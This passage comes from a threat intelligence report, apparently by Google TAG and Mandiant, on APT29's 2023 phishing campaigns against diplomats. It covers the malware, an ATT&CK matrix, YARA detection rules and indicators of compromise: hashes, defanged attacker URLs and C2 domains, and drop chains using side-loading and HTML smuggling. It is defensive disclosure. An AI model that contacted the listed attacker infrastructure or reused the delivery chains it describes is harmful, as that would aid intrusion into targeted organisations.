- STATICNOISE is a downloader written in C responsible for downloading and executing the final-stage payload in memory.

DAVESHELL is shellcode that functions as an in-memory dropper relying on reflective injection. Its embedded payload is mapped into memory and executed. DAVESHELL is based in the public available repository.




Figure 10: APT29's Second-Stage Downloaders Used in 2023

As noted in the June 2023 campaign, we have also witnessed APT29 operating various infection chains simultaneously within a single campaign, suggesting that distinct initial access operators or subteams may be operating in parallel to service different regional targets or espionage objectives. Although we have been unable to ascertain the specific logic behind decisions about which malware delivery approach to use or when to introduce new later-stage malware variants, we judge with low confidence that they are likely driven by mission-specific parameters such as targets or operational objectives.

- The first use of new capabilities are typically reserved for targets inside Ukraine or diplomatic entities associated with North Atlantic Treaty Organization (NATO) or European Union (EU) member states, areas of likely heightened strategic importance given Moscow's need to understand political and military dynamics surrounding its war in Ukraine.
- Upon first use of new tactics or tools in higher risk environments, we have observed APT29 incorporate these new tools into its broader operations with minimal changes, pointing to the group's possible changing risk calculus after first exposure.
- Patterns of controlled first-use possibly extend back to the emergence of APT29's diplomatic-focused phishing cluster in 2021. In May 2021, during Russia's initial troop-build up around Ukraine, Mandiant identified an APT29 operation using ICEBREAKER, a modified variant of BOOMMIC (also known as VaporRage) embedded in software mimicking an installer for a legitimate Ukrainian government application. As detailed by SentinelOne, multiple aspects of the malware delivery chain were likely tailored for a highly-targeted operation against Ukrainian government entities.

Conclusions

The increased scope and frequency of APT29's diplomatic-focused spear phishing campaigns in the first half of 2023 has compelled the initial access team to make repeated modifications to its long-standing malware delivery chain. Efforts to move capabilities server side, introduce anti-analysis components, and deliver decoy documents in non-compromise contexts have likely helped the group extend the shelf-life of its ROOTSAW-centred concept of operations. Even with this unprecedented pace of change, the group has remained highly operational security conscious, and has taken repeated steps to circumvent the methods that security researchers use to track and respond to its activity.

APT29's increased operational tempo has also exposed patterns of operations that likely reflect different initial access operators or subteams supported by a centralized development team. More generally, these patterns likely reflect a growing mission and pool of resources dedicated to collecting political intelligence and that group will almost certainly continue to pose a high severity threat to governments and diplomatic entities globally.

Protecting The Community

As part of our efforts to combat serious threat actors, TAG uses the results of our research to improve the safety and security of Google's products. Upon discovery, all identified websites and domains are added to Safe Browsing to protect users from further exploitation. TAG also sends all targeted Gmail and Workspace users government-backed attacker alerts notifying them of the activity and encourages potential targets to enable Enhanced Safe Browsing for Chrome and ensure that all devices are updated. Where possible, Mandiant sends victim notifications via the Victim Notification Program. We are committed to sharing our findings with the security community to raise awareness, and with companies and individuals that might have been targeted by these activities. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Appendix

ATT&CK Matrix

ATT&CK Tactic Category	Techniques

Resource Development	• Acquire Infrastructure (T1583)
	  Virtual Private Server (T1583.003)
	• Compromise Infrastructure (T1584)
	• Stage Capabilities (T1608)
	  Link Target (T1608.005)
	• Obtain Capabilities (T1588)
	  Digital Certificates (T1588.004)

Initial Access	• Phishing (T1566)
	  ◦ Spearphishing Attachment (T1566.001)
	  ◦ Spearphishing Link (T1566.002)
	• External Remote Services (T1133)

Execution	• User Execution (T1204)
	  ◦ Malicious Link (T1204.001)
	  ◦ Malicious File (T1204.002)
	• Command and Scripting Interpreter (T1059)
	  ◦ PowerShell (T1059.001)
	  ◦ Windows Command Shell (T1059.003)
	  ◦ JavaScript (T1059.007)
	• Scheduled Task/Job (T1053)
	  Scheduled task (T1053.005)

Persistence	Scheduled Task/Job (T1053) Scheduled task (T1053.005)
Privilege Escalation	• Process Injection (T1055) • Scheduled Task (T1053) Scheduled task (T1053.005)

Defence Evasion	• Process Injection (T1055)
	• Obfuscated Files or information (T1027)
	  ◦ Indicator Removal from Tools (T1027.005)
	  ◦ HTML Smuggling (T1027.006)
	  ◦ Embedded Payloads (T1027.009)
	• Virtualization/Sandbox Evasion (T1497)
	  System Checks (T1497.004)
	• Modify Registry (T1112)
	• Deobfuscate/Decode Files or Information (T1140)
	• Reflective Code Loading (T1620)
	• Indicator Removal (T1070)
	  ◦ File deletion (T1070.004)
	  ◦ Timestomp (T1070.006)
	• Masquerading (T1036)

Discovery	• Process Discovery (T1057)
	• Software Discovery (T1518)
	• Query Registry (T1012)
	• Account Discovery (T1087)
	  ◦ Local Account (T1087.001)
	  ◦ Domain Account (T1087.002)
	• System Information Discovery (T1082)
	• File and Directory Discovery (T1083)

Command and Control	• Web Service (T1102)
	• Application Layer Protocol (T1071)
	  ◦ Web Protocols (T1071.001)
	  ◦ DNS (T1071.004)
	• Encrypted Channel (T1573)
	  Asymmetric Cryptography (T1573.002)
	• Non-Application layer Protocol (T1095)
	• Non-Standard Port (T1571)
	• Ingress Tool Transfer (T1105)

Exfiltration	Data Transfer Size Limits (T1030)

Detection Rules

```
rule M_Dropper_BURNTBATTER_1

{

    meta:

        author = "Mandiant"

        date_created = "2023/04/26"

        description = "Searches for the custom chaskey implementation"

        version = "1"

        weight = "100"

        disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment."

    strings:

        $chaskey_imp = {41 81 C8 20 20 20 20 41 81 F8 6B 65 72 6E}

    condition:

        any of them

}
```

```
rule M_Dropper_Donut_1
{
    meta:
        author = "Mandiant"
        date_created = "2023-04-12"
        description = "Detects the structure of the Donut loader"
        version = "1"
        weight = "100"
    condition:
        uint8(0) == 0xE8 and uint32(1) == uint32(5) and uint8(uint32(1)+5) == 0x59
}

rule M_Downloader_STATICNOISE_1
{
    meta:
        author = "Mandiant"
        date_created = "2023-04-14"
        description = "Detects the deobfuscation algorithm and rc4 from STATICNOISE"
        version = "1"
        weight = "100"
    strings:
        $ = {41 8A C8 48 B8 [8] 80 E1 07 C0 E1 03 48 D3 E8 41 30 04 10 49 FF C0}
        $ = {80 E1 07 C0 E1 03 48 b8 [8] 48 D3 E8 30 04 17 48 FF C7 48 83 FF}
        $ = {40 88 2C 3A 49 8B 02 88 0C 06 45 89 0B 44 89 03 4D 8B 0A}
        $ = {4D 8B 0A 46 0F BE 04 0A 44 03 C1 41 81 E0 FF 00 00 80}
    condition:
        all of them
}
```

```
rule M_Dropper_MUSKYBEAT_1 {

    meta:

        author = "Mandiant"

        date_created = "2023-04-06"

        description = "Detects the RC4 encryption algorithm used in MUSKYBEAT"

        version = "1"

        weight = "100"

        disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment."

    strings:

        $ = {42 8A 14 04 48 8D ?? ?? ?? ?? ?? 8A C2 41 02 04 08 44 02 D0 41 0F B6 CA}

        $ = {41 B9 04 00 00 00 41 B8 00 30 00 00 48 8B D3 33 C9}

    condition:

        all of them

}


rule M_Hunting_DaveShell_Dropper_1_2

{

    meta:

        author = "Mandiant"

        description = "Detects Shellcode RDI projects from
https://github.com/monoxgas/sRDI/blob/master/ShellcodeRDI"

        disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment."

    strings:

        $ep = {E8 00 00 00 00 59 49 89 C8 BA [4] 49 81 c0 [4] 41 b9 [4] 56 48 89 e6 48 83 ??
f0 48 83 ec 30 48 89 4c 24 ?? 48 81 c1 [4] c7 44 24 ?? [4] e8}

    condition:

        $ep at 0

}
```

Mandiant Security Validation Actions

Mandiant Advantage Security Validation can automate the following process to give you real data on how your security controls are performing against these threats.

The following table is a subset of MSV actions for one of the malware variants. Find out more about Mandiant Security Validation.

VID	Name
S100-192	Malicious Activity Scenario - APT29 Continues to Leverage Meeting Agenda Themes, ROOTSAW, SALTSHAKER to Target European Diplomatic Entities
S100-199	Malicious Activity Scenario - APT29 Uses BEATDROP and BOOMMIC to Deploy BEACON
S100-262	Malicious Activity Scenario - APT29 Targets with ROOTSAW, FANCYBEAT Downloaders, Variant #1
A106-551	Phishing Email - Malicious Link, APT29, MUSKYBEAT, Variant #1
A106-542	Command and Control - APT29, MUSKYBEAT , DNS Query
A106-544	Malicious File Transfer - APT29, MUSKYBEAT Dropper, Download, Variant #1
A106-545	Malicious File Transfer - APT29, MUSKYBEAT, Download, Variant #1

Indicators of Compromise

March 2023: Earthquake-Themed Türkiye Campaign

- e-yazi.htm (MD5: a3067a0262e651e94329869f43a51722)
  - ROOTSAW dropper
  - Redirected from https://tinyurl[.]com/mrxcjsbs
  - Downloaded from https://www.willyminiatures[.]com/e-yazi.htm/?v=bc78a8d162c6
  - Drops eeded26943a7b2fdef7608fb21bbfd66
  - Drops 4a13138e1f38b2817a63417d67038429
- e-yazi.pdf (MD5: 4a13138e1f38b2817a63417d67038429)
  - Decoy PDF
- e-yazi.iso (MD5: eeded26943a7b2fdef7608fb21bbfd66)
  - ISO file containing next stages
  - Drops 4b0921979d3054d9f0dad48e9560b9ca (BURNTBATTER)
  - Drops 84b078d4a9e6e2a03e8ae1eca072dc83 (DONUT)
- e-yazi.html (MD5: b051e8efb40c2c435d77f3be77c59488)
  - ROOTSAW dropper
  - Downloaded from https://simplesalsamix[.]com/e-yazi.html
  - Drops 854e5c592e93b69b8ab08dbc8a0b673f
  - Drops f4ef5672af889429d95f111ea65ff490
- e-yazi.pdf (MD5: f4ef5672af889429d95f111ea65ff490)
  - Decoy PDF
  - Dropped by 854e5c592e93b69b8ab08dbc8a0b673f
  - Dropped by b051e8efb40c2c435d77f3be77c59488 (ROOTSAW)

- e-yazi.zip (MD5: 854e5c592e93b69b8ab08dbc8a0b673f)
- Zip file containing next stages
- Dropped by b051e8efb40c2c435d77f3be77c59488 (ROOTSAW)
- Drops 129da1e7c8613fd8c2843d9ec191e30e (BURNTBATTER)
- Drops aec65c1e6a6f9b3782174c192780f5b4 (DONUT)

March 2023: European Diplomatic-Focused Phishing Campaigns

- Note.pdf (MD5: 1485b591e654327c1d032a901940b149)
  - Lure PDF
  - Contains link to https://parquesanrafael[.]cl/note.html
- note.html (MD5: 0d5b12c50173a176b0a8ba5a97a831d8)
  - ROOTSAW dropper
  - Downloaded from https://inovaoftalmologia[.]com[.]br/note.php?ip=<IP>&ua=<UA>
  - Drops 22adbffd1dbf3e13d036f936049a2e98
- note.html (MD5: 9e42b22d66f0fe0fae24af219773ac87)
  - ROOTSAW dropper
  - Downloaded from https://parquesanrafael[.]cl/note.html
  - Drops 22adbffd1dbf3e13d036f936049a2e98
- Note.iso (MD5: 22adbffd1dbf3e13d036f936049a2e98)
  - Malicious ISO
  - Dropped by 0d5b12c50173a176b0a8ba5a97a831d8 (ROOTSAW)
  - Dropped by 9e42b22d66f0fe0fae24af219773ac87 (ROOTSAW)
  - Drops db2d9d2704d320ecbd606a8720c22559 (MUSKYBEAT encrypted payload)
  - Drops 166f7269c2a69d8d1294a753f9e53214 (MUSKYBEAT)

April 2023: Old Wine in a New Bottle

- wine event.pdf (MD5: 62b2031f8988105efdf473bdfedd07f5)
  - Malicious lure PDF file
  - Downloads from https://sylvio[.]com[.]br/form.php
- note.zip (MD5: efe86302838ad2ab091540f4e0f7b75a)
  - Zip file containing next stages
- NOTE____.EXE (MD5: b1820abc3a1ce2d32af04c18f9d2bfc3)
  - Legitimate Windows Word software used for side loading
  - Original name: winword.exe
  - Compiled on: 2022/12/22 19:27:25
- note/appvisvsubsystems64.dll (MD5: 9159d3c58c5d970ed25c2db9c9487d7a)
  - MUSKYBEAT dropper
  - Original name: hijacker.dll
  - Compiled on: 2023/04/06 08:49:45
  - Dropped by efe86302838ad2ab091540f4e0f7b75a
  - Drops bc4b0bd5da76b683cc28849b1eed504d (MUSKYBEAT)
- note/bdcmetadataresource.xsd (MD5: bc4b0bd5da76b683cc28849b1eed504d)
  - Encrypted next stage
  - Dropped by efe86302838ad2ab091540f4e0f7b75a
  - Dropped by 9159d3c58c5d970ed25c2db9c9487d7a (MUSKYBEAT)
  - Drops 0065cffe5a1c6a33900b781835aa9693 (DAVESHELL)

- Unknown (MD5: 0065cffe5a1c6a33900b781835aa9693)
  - DAVESHELL dropper
  - Dropped by bc4b0bd5da76b683cc28849b1eed504d (MUSKYBEAT)
  - Drops 16d489cc5a91e7dbe74d1c9399534eac (MUSKYBEAT)
- runner.dll (MD5: 16d489cc5a91e7dbe74d1c9399534eac)
  - MUSKYBEAT dropper
  - Original name: runner.dll
  - Compiled on: 2023/04/06 08:50:03
  - Dropped by 0065cffe5a1c6a33900b781835aa9693 (DAVESHELL)
  - Drops c60aa80e0e58c2758f0bac037ec16dca (DONUT)
- Unknown (MD5: c60aa80e0e58c2758f0bac037ec16dca)
  - DONUT in-memory dropper
  - Dropped by 16d489cc5a91e7dbe74d1c9399534eac (MUSKYBEAT)
  - Loads 1f21f9948b412f0198f928ed3266786b (STATICNOISE)
- Unknown (MD5: 1f21f9948b412f0198f928ed3266786b)
  - STATICNOISE downloader
  - Compiled on: 2023/04/04 12:04:49
  - Dropped by c60aa80e0e58c2758f0bac037ec16dca
  - Communicates with https://sharpledge[.]com/login.php

May 2023: Ukraine Foreign Embassy-Focused Campaigns

- BMW 5 for sale in Kyiv - 2023.docx (MD5: 556857ccb27b527e05415eb6d443aee1)
  - Hyperlink: https://t[.]ly/1IFg
    - Redirects to: https://resetlocations[.]com/bmw.htm
- Unknown Document
  - Hyperlink: https://tinyurl[.]com/ysvxa66c
    - Redirects to https://resetlocations[.]com/bmw.htm
- bmw.htm (MD5: 880120da2f075155524430ceab7c058e)
  - ROOTSAW dropper
  - Drops e306333093eaf198f4d416d25a40784a
- bmw.iso (MD5: e306333093eaf198f4d416d25a40784a)
  - Malicious ISO containing next stage payloads
  - Dropped by 880120da2f075155524430ceab7c058e (ROOTSAW)
  - Drops 0032b8eabdc41e01923fabca5fe8a06b (DONUT)
- bmw1.png (MD5: 4355851b6fcf2d44e3fd47f47a5e9502)
  - Decoy image
- bmw1.png (MD5: 4355851b6fcf2d44e3fd47f47a5e9502)
  - Decoy image
- bmw2.png (MD5: 5ff4831ee70c07e33c1bbe091840d5ee)
  - Decoy image
- bmw3.png (MD5: 1ec49b2cb9d4ba265678359e117809b8)
  - Decoy image
- bmw4.png (MD5: f089fd7204552aec41f64b1eb6b03eda)
  - Decoy image
- bmw5.png (MD5: 0b0707ce90548f0c8b952138fff62742)
  - Decoy image
- bmw6.png (MD5: 33312f16fd5b88470a0e7560954ae459)
  - Decoy image

- bmw7.png (MD5: b382d0f8b130cd1804782d400a4d4f55)
  Decoy image
- bmw8.png (MD5: fc47284181f2bb6785e91c9b92710d78)
  Decoy image
- bmw9.png (MD5: b12a4b8ec485ad9f9c4cae1e25a35db8)
  Decoy image
- bmw1.png.lnk (MD5: 4c00d883444c78f19c3a1af191614491)
  Malicious LNK used to trigger next stage and load image
- bmw2.png.lnk (MD5: 68cc826c2c58cb74abe3e5ef2123102c)
  Malicious LNK used to trigger next stage and load image
- bmw3.png.lnk (MD5: 9685dae9ed8d2bf13b66593c1d7cd2eb)
  Malicious LNK used to trigger next stage and load image
- bmw4.png.lnk (MD5: dd2e5debb0ae8b8bccac5c1fbef6bb5a)
  Malicious LNK used to trigger next stage and load image
- bmw5.png.lnk (MD5: 5bcf04c0fb0f62fc5f4b83789477a699)
  Malicious LNK used to trigger next stage and load image
- bmw6.png.lnk (MD5: 3f57258dce31ba0c80002130b8657b2b)
  Malicious LNK used to trigger next stage and load image
- bmw7.png.lnk (MD5: eccf100bc3d6e901f17a0eced5752ca7)
  Malicious LNK used to trigger next stage and load image
- bmw8.png.lnk (MD5: dbc9223af733d0140be136cf32a990d9)
  Malicious LNK used to trigger next stage and load image
- bmw9.png.lnk (MD5: ac78497929569682133e02dec9b67870)
  Malicious LNK used to trigger next stage and load image
- NOTE____.EXE (MD5: b1820abc3a1ce2d32af04c18f9d2bfc3)
  - Legitimate Word application used for DLL side loading
  - Original name: winword.exe
  - Compiled on: 2022/12/22 19:27:25
  - Dropped by e306333093eaf198f4d416d25a40784a
  - PDB path: D:\dbs\el\na1\Target\x64\ship\postc2r\x-none\winword.pdb
- AppvIsvSubsystems64.dll (MD5: 53270b3968004cb48dac1a1b239ed23d)
  - BURNTBATTER in memory dropper
  - Compiled on: 2023/05/03 13:27:37
  - Dropped by e306333093eaf198f4d416d25a40784a
  - Loads 0032b8eabdc41e01923fabca5fe8a06b (DONUT)
- ojg2.px (MD5: 0032b8eabdc41e01923fabca5fe8a06b)
  - Encrypted DONUT payload
  - Loaded by 53270b3968004cb48dac1a1b239ed23d (BURNTBATTER)
  - Dropped by e306333093eaf198f4d416d25a40784a
  - Drops 6b41c60c24916e3c32acd90bbd7b92f9 (DONUT)
- Unknown (MD5: 6b41c60c24916e3c32acd90bbd7b92f9)
  - DONUT dropper
  - Dropped by 0032b8eabdc41e01923fabca5fe8a06b (DONUT)
  - Drops 036ab9f19b63d44aaccf0f965df9434c (SPICYBEAT)
- Unknown (MD5: 036ab9f19b63d44aaccf0f965df9434c)
  - SPICYBEAT downloader
  - Client_id: 840aae0d-cd89-4869-bce1-94222c33035e
  - Application Name: Teams_test
  - Authentication URL: https://graph.microsoft[.]com/v1.0/me/drive/root:/Apps/Teams_test

- Invintation.zip (MD5:1aee5bf23edb7732fd0e6b2c61a959ce)
  - Malicious ZIP containing next stage
  - Downloaded from https://gavice[.]ng/event_program.php
  - Drops 2d794d1544f933aacbd8da2dad78b381
  - Drops 5569fb4e9140974a80b4b7587b026913 (BURNTBATTER)
  - Drops 1c0059d976795ceded7c1dd706e74bd1
  - Drops 595d8ea258ef8d8ec70b0e8a740e903c (DONUT)
- invitation_letter_and_programme_17.05.2023_en.pdf[spaces].exe/ invitation_letter_and_programme_17.05.2023_ua.pdf[spaces].exe (MD5:2d794d1544f933aacbd8da2dad78b381)
  - Legitimate Adobe plugin
  - Compiled on: 2022/04/07 05:19:03
  - Dropped by 1aee5bf23edb7732fd0e6b2c61a959ce
  - Drops 1ed822cc08ba08413c4a60023e0d590c
- icucnv22.dll (MD5:5569fb4e9140974a80b4b7587b026913)
  - BURNTBATTER dropper
  - Compiled on: 2023/05/13 10:04:14
  - Dropped by 1aee5bf23edb7732fd0e6b2c61a959ce
  - Drops 595d8ea258ef8d8ec70b0e8a740e903c (DONUT)
- ly.ed (MD5:595d8ea258ef8d8ec70b0e8a740e903c)
  - Encrypted DONUT
  - Dropped by 5569fb4e9140974a80b4b7587b026913 (BURNTBATTER)
  - Dropped by 1aee5bf23edb7732fd0e6b2c61a959ce
  - Drops 1d54c487e6c8a08517fdb8efedfcd459 (DONUT)
- lu.ed.bin (MD5:1d54c487e6c8a08517fdb8efedfcd459)
  - DONUT dropper
  - Dropped by 595d8ea258ef8d8ec70b0e8a740e903c (DONUT)
  - Drops 7a5988423f731d8b36d01926e715dd11 (SPICYBEAT)
- SPICYBEAT downloader (7a5988423f731d8b36d01926e715dd11)
  - Compiled on: 2023/05/11 14:51:55
  - Dropped by 1d54c487e6c8a08517fdb8efedfcd459 (DONUT)
  - Connects to https://graph.microsoft[.]com/v1.0/me/drives/442834D38635845C/root:/Apps/legron_application:/children
  - Drops 41944bb155ecf70193245d8c3485dd2e (BEACON)
  - Client_id: 5470384d-91c9-40f3-8891-8fb375c7df62
  - Application Name: legron_application
  - Authentication URL: https://graph.microsoft[.]com/v1.0/me/drive/root:/Apps/ legron_application
- Unknown (MD5:41944bb155ecf70193245d8c3485dd2e)
  - BEACON backdoor
  - Downloaded from OneDrive
  - Dropped by 7a5988423f731d8b36d01926e715dd11 (SPICYBEAT)
  - Resolves zone kitaeri[.]com
  - Connects to https://kitaeri[.]com/images
  - Connects to https://kitaeri[.]com/gen_204

June 2023: Split ROOTSAW Campaign

- invitation.svg (MD5: 295527e2e38da97167979ade004de880)
  - ROOTSAW dropper
  - Attached to emails referencing “santa lucia celebration”
  - Drops 800f766f728a4418b0c682a867673341
- invitation.iso (MD5: 800f766f728a4418b0c682a867673341)
  - ISO containing next stages
  - Dropped by 295527e2e38da97167979ade004de880
  - Drops 5e1389b494edc86e17ff1783ed6b9d37 (STATICNOISE)
  - Drops 9e51506816ad620c9e6474c52a9004a6
  - Drops 301a7273418bceaa3fb15b15f69dd32a
  - Drops b48a16fdf890283cac7484ef0911a1f2
- CCLEANER.dll (MD5: 5e1389b494edc86e17ff1783ed6b9d37)
  - STATICNOISE downloader
  - Side loaded by 301a7273418bceaa3fb15b15f69dd32a
  - Downloads from https://kegas[.]id/search/s=1&id=APOX8NWOV4<userid>
- INVITATI.LNK (MD5: 9e51506816ad620c9e6474c52a9004a6)
  - LNK launcher
  - Copies content of ISO to c:\Windows\Tasks and executes CCLeanerReactivator (301a7273418bceaa3fb15b15f69dd32a)
- CCleanerReactivator.EXE (MD5: 301a7273418bceaa3fb15b15f69dd32a)
  - Legitimate CCleaner executable
  - Side loads 5e1389b494edc86e17ff1783ed6b9d37 (STATICNOISE)

July 2023: ICEBEAT Campaign

- Invitation_Farewell_DE_EMB.pdf (MD5: fc53c75289309ffb7f65a3513e7519eb)
  - Malicious PDF document
  - Drops 78062da99751c0a520ca4ac9fa59af73 (ROOTSAW)
- Invitation_Farewell_DE_EMB.html (MD5: 78062da99751c0a520ca4ac9fa59af73)
  - ROOTSAW dropper
  - Dropped by fc53c75289309ffb7f65a3513e7519eb (ROOTSAW)
  - Connects to https://sgrhf[.]org.pk/wp-content/idx.php?n=ks&q=
  - Drops d6986d991c41afcc2e71fc30bde851d1
- invitation_farewell_de_emb.zip (MD5: d6986d991c41afcc2e71fc30bde851d1)
  - Malicious ZIP containing HTA smuggler
  - Dropped by 78062da99751c0a520ca4ac9fa59af73 (ROOTSAW)
  - Drops d67f83dcda6d01bedf08a51df7415d14
- invitation_farewell_de_emb.hta (MD5: d67f83dcda6d01bedf08a51df7415d14)
  - Malicious HTML smuggler
  - Dropped by d6986d991c41afcc2e71fc30bde851d1
  - Drops 0be11b4f34ede748892ea49e473d82db (ICEBEAT)
  - Drops dfbdd308e22898f680b6c2c8eb052fb5
  - Drops 4f744666d2a2dc95419208c61e42f163